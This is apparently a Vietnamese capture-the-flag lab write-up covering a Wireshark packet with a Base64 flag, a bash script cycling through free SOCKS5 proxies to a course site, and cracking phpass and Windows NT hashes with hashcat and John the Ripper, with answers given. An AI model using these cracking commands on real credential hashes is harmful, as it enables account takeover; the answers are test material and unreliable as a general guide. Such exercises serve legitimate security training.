
Mở file bằng Wireshark và lọc:

```
frame.number==12279 || frame.number==26523
```



The image shows the Wireshark interface with a packet capture filter applied: `frame.number==12279 || frame.number==26523`. The packet list displays two captured packets, both of which are TCP SYN packets from 192.168.20.9 to 192.168.20.22.

No.	Time	Source	Destination	Protocol	Length	Info
12279	2022-10-24 11...	192.168.20.9	192.168.20.22	TCP	182	56942 → 53839 [SYN] Seq=0 Win=5800 Len=120 MSS=1450 WS=16
26523	2022-10-24 11...	192.168.20.9	192.168.20.22	TCP	114	13566 → 5030 [SYN] Seq=0 Win=5308 Len=48 WS=128 MSS=1327 SACK_PERM



The image shows the packet details pane for the selected packet (No. 12279). The raw data is displayed in hexadecimal and ASCII. The ASCII representation shows the packet structure, including the 'F.DU' flag and the 'E' flag.

Offset	Hex	ASCII
0000	ac f2 c5 b6 46 f0 44 55 b1 7c ae d2 08 00 45 00	...F.DUE.
0010	00 64 00 01 40 00 ca 06 b2 90 c0 a8 14 09 c0 a8	.d..@...
0020	14 16 34 fe 13 a6 00 00 00 01 c5 51 c6 77 80 02	..4..... .Q.w..
0030	14 bc 86 67 00 00 03 03 07 01 02 04 05 2f 04 02	..g...../..
0040	01 01 59 33 52 6d 59 32 78 31 59 6e 74 54 4e 45	..Y3RmY2 x1YntTNE
0050	4e 49 58 7a 52 66 64 6b 42 79 61 54 4e 6b 58 33	NIXzRfdk ByaTNkX3
0060	52 44 55 46 39 77 63 6a 42 30 62 30 4d 77 54 48	RDUF9wcj B0b0MwTH
0070	30 3d	0=

Decode from Base64 format

Simply enter your data then push the decode button.

Y3RmY2x1YntTNENIXzRfdkByaTNkX3RDUF9wcjB0b0MwTH0= |

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8



Source character set.



Decode each line separately (useful for when you have multiple entries).



Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).



DECODE



Decodes your data into the area below.

ctfclub{S4CH_4_v@ri3d_tCP_pr0toC0L}

8. Sử dụng máy chủ proxy

Hãy kết nối đến trang web từ các quốc gia khác nhau. Khuyến nghị sử dụng proxy **socks5**.

Lưu ý rằng **session cookie** sẽ thay đổi (thông tin về trạng thái được mã hóa trong đó)!

Do đó, bạn cần lấy và gửi cookie đó mỗi lần. Ngoài ra, chú ý rằng giao thức là **https**.

Đáp án:

Cách thực hiện:

Truy cập vào đây để lấy SOCKS proxy free

 [SOCKS free proxy servers list, open Socks5 and Socks4 proxie...](#)

 [FreeProxy.World - Free Proxy List socks5](#)

Thay các proxy và url

 server.sh 571 B

```
#!/bin/bash proxies=("89.169.36.109:1080" "103.82.22.43:10001"
"47.238.204.2:1100" "111.196.184.14:7890" "103.108.60.141:1080"
"168.181.191.153:7080" "173.212.215.22:7070" "94.254.244.251:8192"
"43.134.177.187:20201" "92.113.150.5:1080") url="https://4471e5f3-02dc-455d-
b86d-76bad2564fad-webtech-proxy-geoip.web.lms.itmo.xyz/"
cookies_file="cookies.txt" if [ ! -f "$cookies_file" ]; then touch
"$cookies_file" fi for proxy in "${proxies[@]}" do echo "Using proxy $proxy"
curl -s -b "$cookies_file" -c "$cookies_file" --socks5 "$proxy" -k "$url" done
```

```
chu >> ./server.sh
Using proxy 94.254.244.251:8192
<p>Hello! It looks like you come from 94.254.244.251, which is in Poland.</p><p>You have visited us
rom 10 countries so far.</p><p>ceeae8d70d9ce8f8895c93193079fdc17a8d93815f0c9a08fddcbbb35a50272fd600f
9614242dffac51b3415fd9d5d8
</p>
```

9. HASH-1

Xác định loại hàm băm và bẻ khóa nó bằng rockyou.txt:

```
$P$512345681kQNEeS7a0EZVG67LxDgvg0
```

Nhập mật khẩu làm câu trả lời.

| Đáp án: 123123123

Cách thực hiện.

- Đầu tiên chúng ta tải rockyou.txt về:

 weakpass.com

- Giải nén nó ra:

```
gzip -dk rockyou.txt.gz
```

- Tạo file hash.txt để lưu mã hash

```
echo '$P$512345681kQNEeS7a0EZVG67LxDgvg0' > hash.txt
```

- Dựa vào phần đầu của mã : \$P\$ ta dễ dàng đoán ra đây là mã băm của **phpass** (Portable PHP password hashing).
- Chúng ta sẽ sử dụng công cụ hashcat:

```
hashcat -m 400 -a 0 hashes.txt rockyou.txt
```

```
hashcat -m 400 -a 0 hash.txt rockyou.txt hashcat (v6.2.6) starting OpenCL API (Op
16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
```

```
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-10210U CPU @ 1.60GHz, 6693/13451 MB
kernel: 0 Maximum password length supported by kernel: 256 Hashes: 1 digests; 1 u
0x0000ffff mask, 262144 bytes, 5/13 rotates Rules: 1 Optimizers applied: * Zero-B
backend kernels selected. Pure kernels can crack longer passwords, but drastical
append -O to your commandline. See the above message to find out about the exact
memory required for this attack: 2 MB Dictionary cache built: * Filename...: rocky
Keyspace...: 14344384 * Runtime...: 1 sec $P$512345681kQNEeS7a0EZVG67lxDgvg0:12312
Hash.Mode.....: 400 (phpass) Hash.Target.....: $P$512345681kQNEeS7a0EZVG67lxD
Time.Estimated...: Wed Oct 1 21:25:23 2025 (0 secs) Kernel.Feature...: Pure Kerne
(100.00%) Speed.#1.....: 14169 H/s (8.39ms) @ Accel:512 Loops:128 Thr:1 Vec:8
Digests (new) Progress.....: 4096/14344384 (0.03%) Rejected.....: 0/4096
Salt:0 Amplifier:0-1 Iteration:0-128 Candidate.Engine.: Device Generator Candidat
43% Started: Wed Oct 1 21:24:38 2025 Stopped: Wed Oct 1 21:25:25 2025
```



10. HASH-2

Đây là băm của người dùng Windows. Hãy bẻ khóa nó bằng rockyou.txt kèm các quy tắc:

```
55B7832C288E402D9F7BCFD01B9D2612
```

Đáp án: andrew1239

Cách thực hiện:

```
echo "55B7832C288E402D9F7BCF0D1B9D2612" > /home/chu/Desktop/hash_john.txt
```

- Cài đặt công cụ john

```
sudo apt-get update
```

```
sudo apt-get install git build-essential libssl-dev
```

- Tải mã nguồn từ Github

```
git clone https://github.com/openwall/john.git
```

- Biên dịch chương trình:

```
cd john/src
```

```
./configure && make -s clean && make -sj4
```

```
cd ../run
```

- Tải file rockyou.txt và thực hiện lệnh sau:

```
./john --format=NT --wordlist=/path/to/your/rockyou.txt --rules  
/path/to/your/hash_john.txt
```